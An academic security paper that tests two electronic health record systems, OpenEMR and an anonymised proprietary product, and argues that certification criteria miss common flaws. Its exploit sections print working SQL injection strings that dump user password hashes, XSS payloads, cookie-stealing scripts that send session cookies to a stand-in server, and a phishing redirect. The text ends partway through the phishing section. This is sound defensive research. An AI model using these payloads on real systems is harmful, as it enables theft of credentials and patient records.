

Challenges for Protecting the Privacy of Health Information: Required Certification Can Leave Common Vulnerabilities Undetected

Ben Smith, Andrew Austin, Matt Brown, Jason King,
Jerrod Lankford, Andrew Meneely, Laurie Williams
Department of Computer Science, North Carolina State University
890 Oval Drive
Raleigh, NC 27695
+1(859)619-8076

{ben_smith, andrew_austin, mabrown4, jtking, jllankfo, apmeneel, laurie_williams}@ncsu.edu

ABSTRACT

The use of electronic health record (EHR) systems by medical professionals enables the electronic exchange of patient data, yielding cost and quality of care benefits. The United States American Recovery and Reinvestment Act (ARRA) of 2009 provides up to \$34 billion for meaningful use of *certified* EHR systems. But, will these certified EHR systems provide the infrastructure for *secure* patient data exchange? As a window into the ability of current and emerging certification criteria to expose security vulnerabilities, we performed exploratory security analysis on a proprietary and an open source EHR. We were able to exploit a range of common code-level and design-level vulnerabilities. These common vulnerabilities would have remained undetected by the 2011 security certification test scripts from the Certification Commission for Health Information Technology, the most widely used certification process for EHR systems. The consequences of these exploits included, but were not limited to: exposing all users' login information, the ability of any user to view or edit health records for any patient, and creating a denial of service for all users. Based upon our results, we suggest that an enhanced set of security test scripts be used as entry criteria to the EHR certification process. Before certification bodies spend the time to certify that an EHR application is functionally complete, they should have confidence that the software system meets a basic level of security competence.

Categories and Subject Descriptors

K.6.5 [Management of Computing and Information Systems]: Security and Protection – *Unauthorized access (e.g., hacking, phishing)*.

General Terms

Documentation, Design, Experimentation, Security.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

SPIMACS '10, October 8, 2010, Chicago, Illinois, USA.
Copyright 2010 ACM 978-1-4503-0094-0/10/10...\$10.00.

Keywords

CCHIT, healthcare, EMR, EHR, OpenEMR, exploit, vulnerability, XSS, man-in-the-middle, white hat, ethical hacking, attack, SQL injection, DoS, meaningful use, security testing, medical records

1. INTRODUCTION

First, do no harm.

~Worthington Hooker, Physician and Patient, 1849

Electronic health record (EHR) systems present a formidable “trustworthiness” challenge because people’s health records, which are transmitted and protected by these systems, are just as valuable to a myriad of attackers as they are to healthcare practitioners. If EHR systems are not secure, patients may get improper healthcare or have life-shattering or embarrassing information exposed due to privacy breaches¹. As Dr. Worthington Hooker’s maxim implies, EHR applications must first do no harm.

Major initiatives in EHR adoption and increased sharing of health information raise significant challenges for protecting the privacy of patients’ health information. The United States is pursuing the vision of the National Health Information Network² (NHIN) in which the electronic health records of the American people are passed between sometimes-competing healthcare providers. The security of the NHIN could be compromised if the EHR systems that enable the management of data on the NHIN do not adequately protect private health information. The American Recovery and Reinvestment Act of 2009 (ARRA) [3] provides \$34 billion of incentives to healthcare providers to deploy EHRs that are *certified* for “meaningful use”. The ARRA will, by 2014, impose penalties on those who do not [29]. As a result, the use of EHR systems is likely to proliferate in the US in the next four years. The post hoc discovery that the EHR systems enabling the NHIN are insecure would have far reaching implications. This situation could cause us all to wish our records still resided in manila folders in our doctor’s office.

¹ We acknowledge that patient safety is also paramount for EHR systems [13], but this paper focuses on security and privacy.

² <http://www.hhs.gov/healthit/healthnetwork/background/>

Certification of EHRs began in 2006, conducted primarily by the Certification Commission of Healthcare IT (CCHIT). Through a consensus-based process engaging diverse stakeholders, CCHIT defined certification criteria focused on the functional capabilities that should be included in ambulatory (outpatient) and inpatient EHR systems. In February 2009, ARRA stipulated the use of certified EHR systems for early incentive payments and avoidance of later penalties by healthcare practitioners essentially making certification of EHR systems a mandatory aspect of doing business. Additional certification bodies are likely to emerge as the US National Institute of Standards and Technology (NIST) Meaningful Use criteria and associated test scripts³, including security-related test scripts are defined and stabilized.

EHR systems contain many assets that are just as valuable to attackers as they are to healthcare providers (see Section 3.1), including patient's health records, the service the EHR system provides, patient identity or billing information, and the audit trail of the transactions that have occurred in the system. In October 2009, CCHIT expanded its certification criteria to include interoperability and security criteria that organizations must pass by 2011. The fact that an EHR system has passed all government-sanctioned security certification test scripts may cause medical professionals to assume the application protects the privacy of health information. This assumption of privacy is similar to the scenario where visitors to a web application who observe the existence of a privacy policy often assume their privacy is being protected, regardless of what the policy actually states [31].

Additionally, the existence of security certification criteria provides EHR software development organizations with guidance on security. CCHIT certification resembles "security by checklist," as described by Bellovin [14], in which developers try to substitute a simple adherence to the rules in the place of thought and thorough analysis. As Bellovin explains, many large organizations require a complex security policy, which a checklist can never correctly implement [14]. Sometimes engineers have the attitude that doing the minimum in the workplace, such as adhering to a predefined security checklist, is virtuous [16]. But in many situations, doing the minimum can actually be less than competent [16]. If EHR development organizations use the ability to pass certification test scripts as their "trustworthy" target, will the EHR systems of tomorrow actually be secure? Or, instead, do the publicly available security certification criteria guide attackers toward gaping security holes?

The goal of this research is to improve the security assessment within EHR system certification processes by empirically assessing the ability of current security certification criteria to surface a range of vulnerability types. To this end, we performed exploratory security analysis on two web-based EHR systems that are seeking CCHIT certification: OpenEMR, an open source EHR system and ProprietaryMed⁴, a proprietary EHR system. We report on the results of our testing relative to

the test scripts and security criteria in the CCHIT certification process.

The rest of this paper is organized as follows: Section 2 provides requisite background information on CCHIT, misuse cases, and insider threats. Then, Section 3 illustrates the method we used to discover the exploits and flaws we enumerate in this paper. Section 4 provides details on our targeted systems. Next, Section 5 details the exploits we successfully executed on the targets in this paper and the possible implications of some of these exploits. Finally, Section 6 lists some recommendations about what can be done to improve CCHIT and the security test scripts to ensure that EHR systems cannot be certified when they are insecure.

2. BACKGROUND

This section describes the background that surrounds the problem area of health information security. First, we describe the relationship between the healthcare information security and the information security other domains. Next, we further motivate the importance of this problem by detailing the prevalence of insider attacks. Then, we provide an explanation of use cases versus misuse cases, and how the two can be used to analyze security properties. Finally, we provide details about certification processes.

2.1 Relationship to Other Domains

America's financial institutions have recognized the impact of information security threats and, in lieu of "security by checklist" certification, recommend that banks who develop applications in-house should follow an enterprise-wide effort that incorporates attack models and systematic application testing [9].

A similar problem exists in voting machines, which have been revealed to contain serious security vulnerabilities despite Federal Election Commission regulations. Voting machines also have no quality control in the development of their source code, resulting in exploits such as impersonating legitimate voting terminals and linking voters with their votes [21]. In the realm of healthcare, many security analysts have studied the security of implantable pacemakers [19], and discovered that their wireless communication protocols can be reverse-engineered and manipulated by someone other than a patient's doctor.

2.2 Insider Attacks

Although federal regulations, such as the Health Insurance Portability and Accountability Act (HIPAA) Security Rule [8], provide legal sanction against tampering with or stealing health records, we cannot always assume that people working within a medical organization will follow the rules.

An *insider attack* occurs when employees of an organization with legitimate access to their organizations' information systems use these systems to sabotage their organizations' IT infrastructure or commit fraud [24]. Researchers at the Software Engineering Institute at Carnegie Mellon released a comprehensive study on insider threats that reviewed 49 cases of Insider IT Sabotage between 1996 and 2002 [24]. According to the study:

³ http://healthcare.nist.gov/use_testing/index.html

⁴ The makers of ProprietaryMed wished to keep the name of their product confidential.

- 90% of insider attackers were given administrative or high-level privileges to the target system.
- 81% of the incidents involved losses to the organization, with dollar amounts estimated between "five hundred dollars" and "tens of millions of dollars."
- The majority of attackers attacked after they were terminated from the organization.
- Lack of access controls facilitated IT sabotage.
- Attackers created or used access paths unknown to management to set up their attack and conceal their identities.

Insider attacks have already occurred in the healthcare domain. Hospital officials at University Medical Center (UMC) in Clark County, Nevada recently admitted to allegations that someone within the organization was selling a compilation of the daily registration forms for patients that includes names, birth dates, Social Security numbers and a list of injuries [10].

2.3 Use Cases vs. Misuse Cases

Both use cases and misuse cases can be used for software security requirements. A *use case* is a "description of the possible sequences of interactions between the system under discussion and its external actors, related to a particular goal" [15]. A *misuse case* specifies a "negative" use case, that is: behavior that is *not allowed* in the proposed system [28]. For example, a misuse case might read: "An attacker spoofs another user's identity," or "An attacker causes a denial of service by rendering the home page to be blank for all future users," or "An attacker executes applications on the client's computer." Use cases can be helpful to express functional security, such as the ability to change a user's password or the requirement that passwords should be stored using the most up-to-date cryptographic techniques. Only misuse cases can specify the functionality that system should *not* have. Software security testing involves creating a plan of attack and attempting to expose vulnerabilities in software by forcing the system to do what is not allowed by the specification or requirements [30]. Misuse cases help developers and testers to think like an attacker [23], and ask questions such as "Who should have access to a patient's records?" as well as "Who would try to spoof another user's identity and how?"

2.4 Certification of EHR Systems

The Office of the National Coordinator for Health Information Technology (ONC) maintains the standards that certifying bodies must use in evaluating EHR systems. In January 2010, the ONC released the Interim Final Rule (IFR), which provided an initial set of standards, implementation specifications, and certification criteria for EHR technology [2]. In June 2010, the ONC released its Final Rule to establish a temporary certification program for EHR technology [1]. This final rule establishes processes that organizations like CCHIT will need to follow in order to be authorized by the ONC to test and certify EHR technology [26]. This section presents information on the leading certification body, CCHIT. Next, we describe the conformance test methods being developed by NIST in concert with the ONC.

2.4.1 CCHIT Criteria

At time of writing, the Certification Commission of Healthcare IT (CCHIT) is the only certification body recognized by the U.S. Department of Health and Human Services (HHS) [25]. By 2009, CCHIT had already certified over 200 EHR products, representing over 75% of the marketplace⁵. As a result of its prevalence, our analysis focuses on CCHIT's method of certifying EHR systems.

The 286 CCHIT ambulatory certification criteria primarily relate to the functional capability that must be present in an EHR application to enable its meaningful use (see [4]). The criteria are categorized into different areas of functionality, such as ambulatory (with prefix AM), ambulatory interoperability (IO-AM), and security (SC). The 286 criteria correspond to a set of 213 test scripts that are spread across six unique scenarios simulating record keeping for patient care (see [6]).

Beginning in 2011, organizations will need to pass additional security and interoperability test scripts that correspond to a subset of 46 criteria already contained within the 286 criteria for we mentioned previously [5]. These included 46 security criteria correspond to a set of 60 hands-on test scripts, and 52 "self-attestation" test scripts across three additional scenarios. In self-attestation test scripts, the organization must "provide supporting documentation as evidence of the product's compliance" [5]. This additional set total 112 test scripts focuses on security and interoperability, for an overall total of 325 test scripts that an organization must pass to become CCHIT certified. The currently existing security criteria primarily focus on features like encryption, hashing, and passwords. The existing test scripts assert how the security of an EHR system should work, but do not check that functionality is not provided to the malicious user in the form of an attack list or a set of misuse cases and corresponding test scripts. CCHIT has indicated that they are currently reviewing the rule to determine how it will impact their plans for a final ARRA certification program [13].

2.4.2 NIST Meaningful Use Test Methods

NIST is developing a set of conformance test methods, including procedures, data and tools, to ensure compliance with the meaningful use technical requirements and standards. Published in February 2010, the NIST Draft Test Procedures were developed in collaboration with the ONC and were published in the Federal Register as a part of the Interim Final Rule. At the time of writing, NIST is seeking public comment on draft test procedures that correspond to the criteria laid out in the IFR⁶. The current draft procedures resemble the criteria published by CCHIT, comprised of 36 criteria that cover much of the EHR functionality that CCHIT describes. With respect to security, the NIST test procedures cover the audit log, integrity, authentication, and encryption.

The NIST security criteria are similar to the CCHIT security criteria in that they focus on functional security aspects such as passwords and hashing. The NIST test scripts, however, contain a few test scripts that assess whether the EHR system properly

⁵ <http://www.cchit.org/about>

⁶ http://healthcare.nist.gov/use_testing/under_development.html

enforces its authorization specifications. Test VE170.302.t-1.05 states, "The Tester shall perform an action not authorized by the assigned permissions" and then test VE170.302.t-1.05 follows with "The Tester shall verify that the unauthorized action was not performed." Similarly, the NIST test procedures state that a tester should try to authenticate with a deleted account and that the authentication attempt should fail. These are the only test cases in the NIST procedures that involve performing an action that resembles attacker behavior.

3. RESEARCH METHODOLOGY

This section describes the tools and techniques we used to discover exploits in our two target applications, OpenEMR and ProprietaryMed. First, we created a team and instructed them to attack the targeted systems. The team often worked in a distributed fashion, attacking the systems on their own time. Additionally, we held meetings in which the team broke into groups, one for each target application, and attacked the targets in a collaborative session. Rather than systematically evaluating the overall security posture of the target applications, we focused our exploratory security analysis efforts on misuse cases of the CCHIT criteria. Members of the team were familiar with the certification criteria, the targeted applications, and software system security. We spent approximately 150 person-hours searching for exploits in the targeted systems. The rest of this section provides additional details about the methodology of our attack procedure.

3.1 EHR System Attacker Motivation

An analysis of software system security must consider the motivation of possible attackers. EHR applications have valuable assets, such as the following:

- **Health records**, which are protected by the HIPAA Privacy and Security Rules [7, 8], contain personal and sensitive information about what procedures and tests a patient has had, as well as diagnoses that a patient has received from doctors. For example, some medical diagnoses are stigmatized, like a sexually transmitted

disease diagnosis. Other information can be life threatening, such as allergies. Insurance companies as well as employers are interested in knowing a patient's health record to make unethical decisions about whether to cover a patient or whether to hire a patient, respectively.

- The **service** provided by the software system is invaluable to the medical practice that deploys it. Without a working health records system (as in the case of denial of service), a medical practice can be rendered non-functional, since much of medicine is based on prior history. Further, not being able to access a patient's health records could cause serious threats to patient safety [17].
- **Identity and billing information**, including credit card numbers, social security numbers, home addresses and telephone numbers, make for attractive targets for any attacker wishing to steal patients' identities or commit credit card fraud.
- The **authenticity and audit trail** (or repudiation) of the data contained within the health records system is essential. Just as with the service the system provides by itself, doctors and healthcare practitioners depend on the accuracy and availability of the data in the healthcare system to make critical decisions about patient care. If a patient has an incorrect listing or no listing of a certain allergy due to a malicious attack, that patient could die by being given the wrong prescription. Further, patients and doctors alike could forge health records with no chance of getting caught. For example, a patient would be motivated to alter the record of a disease or doctor's visit to get worker's compensation or to get access to narcotics. A doctor could retroactively create the record of the completion of a certain medical procedure to exonerate his or herself from a medical malpractice charge.

3.2 Attack Environment

Figure 1 shows a detailed view of our testing network setup. We deployed OpenEMR on a Linux server running Ubuntu




Figure 1. Detailed Diagram of Network Setup

v8.04.4 and Apache v2.2.8 with 800MB of RAM and an Intel Premium 4 2.40Ghz processor. Each team member used WebScarab as a proxy (see Section 3.2) and Firebug as a JavaScript debugger (see Section 3.3). We also used a separate server to host various attack scripts to make them generally accessible to the team. The additional server simplified the process of saving user's session cookies (see Section 5.1.3) and deploying phishing login pages (see Section 5.1.4). The additional server was hosted on a Linux machine running Ubuntu v9.10 and Apache v2.2.12 with 512MB of RAM and an Intel Celeron 2.40Ghz processor.

3.3 Firebug

Firebug⁷ v1.5.3 is a web development plug-in for the Mozilla Firefox browser that allows users to view and edit HTML, JavaScript, and Cascading Style Sheets (CSS) for debugging and analysis purposes. Firebug also allows the tracking and analysis of HTTP traffic, similar to WebScarab. We used Firebug for examining hidden control fields within web pages and monitoring the progress and status of various attacks. In addition, Firebug contains a JavaScript debugging utility that executes any script live that the user enters into the console. This functionality made Firebug a solid choice to add to our attack arsenal because we could more quickly and easily manipulate HTML components and test JavaScript attacks without having to compose additional web pages to hold those attacks or store those attacks on our test servers.

Firebug's seamless integration with Mozilla Firefox made the plug-in a shortcut for analyzing HTTP requests when WebScarab was not open or when we found it unnecessary to modify the request header.

3.4 WebScarab

We relied on the HTTP intercept functionality of WebScarab⁸ v20090427-1304 to discover and execute our attacks. WebScarab is a Java-based application for analyzing and intercepting HTTP traffic. We configured our browsers to use WebScarab as an HTTP proxy, which allowed WebScarab to monitor and store any traffic between our computers and the test servers that ran the target applications. In its basic mode of functionality, WebScarab records and then forwards any HTTP requests and responses that come to and from any browser that is configured to use WebScarab as a proxy. Many modern web

```
GET http://localhost:80/script.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; U; Intel
Mac OS X 10.5; en-US; rv:1.9.2.3)
Gecko/20100401 Firefox/3.6.3
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive

test=abc
```

Figure 2. An HTTP Request to localhost. POST parameter bolded

⁷ <http://getfirebug.com>

applications use the POST method for HTTP requests; meaning parameters that are passed through the URL are ignored. For example, in the request:

```
http://localhost/script.php?test=abc
```

The POST parameter `test` is empty, where as the GET parameter `test` contains the string `abc`. If the web application is using GET parameters to receive user input, then an attacker need only modify the URL to change the value of the parameter `test`. However, in a POST request, the parameter is not included in the URL, and is only accessible from an HTML form or by examining the HTTP request that is sent to the server. In an alternative mode of operation, WebScarab can intercept HTTP requests or responses and allow them to be modified before being sent on to the target web server. For example, Figure 2 presents a request to localhost for the same example page as the GET request above. This time, note the bolded part of the request that shows the POST parameter `test`, set to `abc`.

Both of our targeted applications used JavaScript to disallow certain characters to be input into a certain field on various form fields, a technique known as *client-side filtering*. Since WebScarab is not a part of the client in this case, we found it to be useful for bypassing client-side filtering. Firefox was checking our input using JavaScript. However, disabling JavaScript would cause many of the functions in both web applications to stop working. Circumventing client-side filtering could be achieved with Firebug as well. To circumvent this problem, we would submit a form with valid input and intercept the request using WebScarab, change the valid input to malformed input, and send it to the web server.

4. THE TARGET EHR APPLICATIONS

This section describes OpenEMR and ProprietaryMed, our targeted applications for this paper.

4.1 OpenEMR

OpenEMR is an open source EHR web application written in PHP and licensed under the GNU General Public License (GPL)⁹. The project has a community of 18 contributing developers¹⁰ and at least 11 companies providing commercial support within the United States¹¹. OpenEMR has been downloaded 71,256 times since March of 2005 (an average of 1168 downloads/month)¹². OpenEMR is actively pursuing CCHIT certification¹³. We chose to evaluate OpenEMR v3.2, which was released on February 16, 2010. OpenEMR contains 305,944 source lines of code across 1,643 source files¹⁴. OpenEMR is supported and maintained by Open Source Medical Software (OSMS), an all-volunteer medical

⁸ <http://www.webscarab.org>

⁹ <http://www.gnu.org/licenses/gpl.html>

¹⁰ http://sourceforge.net/project/memberlist.php?group_id=60081

¹¹ http://www.openmedsoftware.org/wiki/OpenEMR_Commercial

¹² Help

¹³

http://sourceforge.net/project/stats/detail.php?group_id=60081&ugn=openemr&type=prdownload&mode=alltime&file_id=0

¹⁴ http://www.openmedsoftware.org/wiki/OpenEMR_Certification

ⁿ

¹⁴ Calculated using CLOC v1.08, <http://cloc.sourceforge.net>

organization committed to the development of open source EHR applications can provide equal technological access to people who are typically considered to be at a socioeconomic disadvantage. The accessibility of the source code for OpenEMR, as well as its active contributing open source community makes the application an ideal candidate for our evaluation. OpenEMR has five user roles: Accounting, Administrator, Clinician, Front Office, and Physician. We involved the Administrator and Front Office roles in our successful exploits, as will be discussed in Section 5. The Administrator can perform all operations except editing authorizing encounters. The Front Office worker can only edit appointments, demographics, patient notes, and transactions.

4.2 ProprietaryMed

ProprietaryMed is a web-based EHR created for use in primary care practices. ProprietaryMed uses the Microsoft ASP.NET¹⁵ with JavaScript on the front end. The project has approximately 12 contributing developers. We evaluated ProprietaryMed v1.0, which was released on March 31, 2010. ProprietaryMed contains approximately 120,000 lines of code across 900 files. ProprietaryMed is a strong candidate for our evaluation because of its contrast with OpenEMR. ProprietaryMed is closed-source, is a paid product, and uses a different architecture of frameworks than does OpenEMR. Additionally, ProprietaryMed has an install base of 14 physician practices, 17 physicians, and about 80 clinical and non-clinical staff. The practices are maintaining the electronic health records of over 21,000 patients. We involved the Practice Administrator and Office Manager roles in our successful exploits, as will be discussed in Section 5. ProprietaryMed allows eight distinct, but not mutually exclusive user roles: Medical Assistant, Practice Administrator, Lab Technician, Doctor, Profile Setup, Office Manager, Nurse Practitioner, and Physician's Assistant. The Practice Administrator is capable of making changes to all patient records, as well as global settings that affect the way ProprietaryMed functions for all users. The Office Manager is capable of changing these practice-wide settings, but is not capable of editing patient records.

5. SUCCESSFUL EXPLOITS

In other work, we have discussed the more than 400 vulnerabilities we discovered using automated security testing tools in OpenEMR [11]. In this section, we highlight the implications of exploiting a subset of those vulnerabilities in OpenEMR. Additionally, we examine how ProprietaryMed handled these same types of exploits. Each of the exploits described in this section falls into one of two equally important, and equally occurring groups [22]: **implementation bugs**, which are code-level software problems, such as cross-site scripting, and **design flaws**, which are high-level problems associated with the architecture and design of the system, such as allowing an administrator to view every user's records.

Section 5.1 presents seven types discovered implementation bugs, and Section 5.2 describes two types discovered design flaws. Throughout Sections 5.1 and 5.2, each subsection will specify the misuse case that is used to expose the security issue, the CCHIT criteria that the issue violates (if any), the CCHIT

test script that exposes the issue (if any), and the application that is vulnerable because of the issue. The rest of the section will explain the issue in depth, providing details on how to achieve the attack as well as the motivation behind why the attack presents a risk for EHR systems.

5.1 Implementation Bugs

Implementation bugs are code-level security problems [22]. In the following situations, the EHRs we examined did not fulfill certain security goals that pertain to keeping patient records confidential or ensuring the availability of the system.

5.1.1 SQL Injection

Misuse Case(s): Attacker obtains every user's username and password.

Violates CCHIT Criteria: SC 06.12 – The system shall verify that a person or entity seeking access to electronic health information across a network is the one claimed and is authorized to access such information.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): OpenEMR.

A *SQL injection attack* is performed when an attacker exploits a lack of input validation to force unintended system behavior by inserting reserved words or characters into input fields that will alter the logical structure of a SQL statement [18]. We exploited two instances of SQL injection in OpenEMR. The first example occurs in `demographics.php`, which is the page used to display patient demographics such as address and date of birth. This PHP page accepts a parameter for the patient's unique identifier, called `set_pid`. This parameter, received through user input, is not properly filtered for malicious attack strings. We manually set this parameter to `1 union select password from users`. Due to the lack of input validation in the PHP code, this request changes the SQL query used to pull patient information to include every user's encrypted password. Figure 3 displays the HTML output for the modified attack string. OpenEMR encrypts each user's password (displayed in bold) by MD5 in the response, but we were able to find unencrypted versions of these MD5 hashes using a publicly

```
<body class="body_top">
<div name='Patient Photograph'
class='patient_pic'><img
src='/openemr/controller.php?document&retrieve
&patient_id=1 UNION select password from
users&document_id=11adc91c907325c69271ddf0c944
bc72&as_file=false' alt='Patient Photograph'
...
```

Figure 3. Code Excerpt from SQL Injection Attack, MD5 Encrypted Password in Bold

available, free MD5 look-up table¹⁶.

A similar attack exists in `controller.php`, shown in Figure 4. We were able to execute both attacks while logged in as a Front Office user in OpenEMR, so administrative privileges were not required. In this case, the controller page, which is responsible

¹⁵ <http://www.asp.net/>

¹⁶ For example, see <http://www.md5decrypter.com/>




Figure 4. Screenshot of Successful SQL Injection Attack with MD5 Passwords in Dropdown Menu

for delivering documents and specific views to the user, accepts an input field called `patient_id`. Due to the nature of the page that is being displayed, the attack string must be slightly modified to `document&view&patient_id=1 UNION select username,password,0,0 from users where 1=1--`, however the result is the same. The MD5-encrypted passwords for every user are sent back in the HTML for the resultant webpage and thus appear in the dropdown menu.

Although we executed the attack above to select from the users table to get passwords, we could have modified the exploit to select from any table in the database using this technique. We were unable to find any SQL injection exploits in ProprietaryMed.

5.1.2 Cross-Site Scripting

Misuse Case(s): Attacker causes a denial of service by rendering the home page to be blank for all future users. Attacker injects scripts that execute additional malicious code.

Violates CCHIT Criteria: No criteria address the availability of the EHR.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): OpenEMR and ProprietaryMed.

Cross-site scripting attacks occur when attackers inject malicious scripts into input fields of web applications that contain no input validation, and the scripts are inadvertently downloaded and executed by another user [32]. When user input is unfiltered, the attacker can insert a `<script>` tag into a form field, followed by some malicious script, followed by a `</script>` tag, and the server will store this information in its database. Another user, upon viewing the retrieving record, will process the script as an actual element in the HTML page. Since the server does not discriminate between user input and scripts, the second user's browser will execute the script contained within the tags as JavaScript. In these examples, the URL `http://dangerouswebsite.com` points to a website containing malware or that has been officially reported as an attack page. The URL `http://ourserver.fake.com` refers to our test server that is described in Section 3.2.

We exploited twelve instances of cross-site scripting vulnerabilities in our target subjects: six in OpenEMR and six in ProprietaryMed. Based on the number and pattern of the cross-site scripting vulnerabilities we observed in the target applications in this study as well as our previous study [11], we presume that there are many more cross-site scripting vulnerabilities remaining for attackers to discover. The exploits presented in Section 5.1.3 and Section 5.1.4 make use of cross-

site scripting-enabled field in the two target applications we studied and could be fixed or prevented by using input validation. Table 1 lists the functionality descriptions for the web pages that contain cross-site scripting vulnerabilities per EMR. We stopped searching for cross-site scripting vulnerabilities after exploiting these instances because this paper focuses more on the exploits that can be obtained using vulnerabilities rather than the number and location of vulnerabilities. To implement best practice for security testing any web application, however, *all* cross-site scripting vulnerabilities must be located and fixed by applying the correct form of input validation to the field in question [32].

The function `document.write` allows JavaScripts the ability to insert HTML or text into the body of the web page. When `document.write` is called after the web page has completely loaded, however, the output buffer for the browser restarts, leaving the user with a blank page. In both OpenEMR and ProprietaryMed, we inserted

```
<script>document.write('<br />');</script>
```

into any cross-site scripting-enabled field in either of our two web applications, and rendered the target page to be blank for all users who loaded the page. Another attack uses the `document.location` parameter. In both OpenEMR and ProprietaryMed, we injected

```
<script>document.location='http://dangerouswebsite.com';</script>
```

into any field not protected from cross-site scripting that we found. This type of script can be used to cause the page to redirect all future viewers to an offensive or malware-containing websites. The `document.location` parameter is also used in our phishing exploit in Section 5.1.4.

OpenEMR	ProprietaryMed
Create New Patient	Add Medication
Create New Hospital	Add Allergy
Edit Users	Add Patient Notes
Edit Document Categories	Edit Patient Identifier
Create Pharmacy	Set Patient Issue
Edit Medical Record Notes	Edit Treatment Plan

Table 1. Locations of Cross-Site Scripting Exploits in Target Applications

5.1.3 Session Hijacking

Misuse Case(s): Attacker spoofs another user's identity. Attacker obtains unauthorized access to the system.

Violates CCHIT Criteria: SC 06.05 – The system shall support ensuring the authenticity of remote nodes when communicating Protected Health Information over the Internet or other known open protocols.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): OpenEMR and ProprietaryMed.

Modern web applications employ HTTP cookies for many uses, including identifying users to track their movements throughout the webpage or managing an online shopping cart. Most modern web application frameworks, like PHP or .NET, use cookies to track a user's authenticated session with the server. After the user logs in, his or her browser is issued a cookie that acts as a means of identification for the browser on later visits,

known as a *session cookie*. If an HTTP request that includes the session cookie comes to the web server, then the server knows which user it is communicating with.

JavaScript enables a client-side browser to examine the HTTP cookies for a particular web page using the `document.cookie` object. In OpenEMR, we were able to exploit this functionality of JavaScript with a cross-site scripting attack to send the current session cookie to a third-party server for storage. While logged in as the Front Desk employee, we injected the attack

```
<script>window.open("http://ourserver.fake.com/hacking/savecookie.php?cookie="+document.cookie, "_new");</script>
```

into a web form in OpenEMR, and the attack was stored successfully. Using a simple cross-site scripting attack, we were able to steal the administrator's session cookie. Using the forged session, we were able to then change the administrator's password to lock him out. We also used the forged session to create a separate administrator user for further accesses.

An administrator may notice that he is being forwarded to a separate website upon encountering this attack. As such, we investigated a way to hide our steps. Many modern web applications (including ProprietaryMed) use Asynchronous JavaScript requests (or AJAX) to retrieve data from the server in the background without interfering with the display and behavior of the existing page. By injecting the attack,

```
<script>xmlhttp=new XMLHttpRequest();xmlhttp.open("GET","http://ourserver.fake.com/hacking/savecookie.php?cookie="+document.cookie,false);xmlhttp.send(null);</script>
```

we were able to store the administrator's session cookie, but this time in a less obtrusive manner. The administrator would have to be monitoring all HTTP traffic into and out of his computer to see that this request was made. As before, we can then use this same technique to change the administrator password, delete users, create new users, and so on.

We were able to repeat the same attacks as earlier in this section using Firefox v1.5 on ProprietaryMed. ProprietaryMed protects its session cookies by employing an `HttpOnly` cookie¹⁷. Microsoft created the use of the `HttpOnly` cookie when they release Internet Explorer 6 SP1¹⁸. An `HttpOnly` cookie cannot be read by JavaScript. In this scenario, we attempted both of the other exploits in this subsection on ProprietaryMed and found that `document.cookie` was always an empty string, thus preventing us from stealing the administrator's session cookie. We circumvented this issue by installing a copy of Mozilla Firefox v1.5, which did not support `HttpOnly` cookies. An EHR should not assume that the user is going to be connecting with a modern, fully security-compliant browser, and our exploit demonstrates the ramifications of making this assumption. This session-hijacking attack is an extension of the cross-site scripting attack discussed in Section 5.1.2, but we describe it in detail in this section because software systems should not rely on a single mechanism of defense for protection, a concept known as *defense in depth* [12].

¹⁷ <http://www.owasp.org/index.php/HTTPOnly>

¹⁸ <http://msdn.microsoft.com/en-us/library/ms533046.aspx>

5.1.4 Phishing

Misuse Case(s): Attacker obtains the victim's username and password.

Violates CCHIT Criteria: SC 06.12 – The system shall verify that a person or entity seeking access to electronic health information across a network is the one claimed and is authorized to access such information.

Exposed by CCHIT Test Script: None.

Vulnerable Application(s): OpenEMR and ProprietaryMed.

Phishing is "a form of social engineering in which an attacker attempts to fraudulently acquire sensitive information from a victim by impersonating a trustworthy third party" [20]. We employed phishing to steal user's login information for both of our target applications. The first step for this exploit was to set up a running copy of the login page for the target web application. The next step was to inject the attack

```
<script>document.location='http://ourserver.fake.com/hacking/login.php';</script>
```

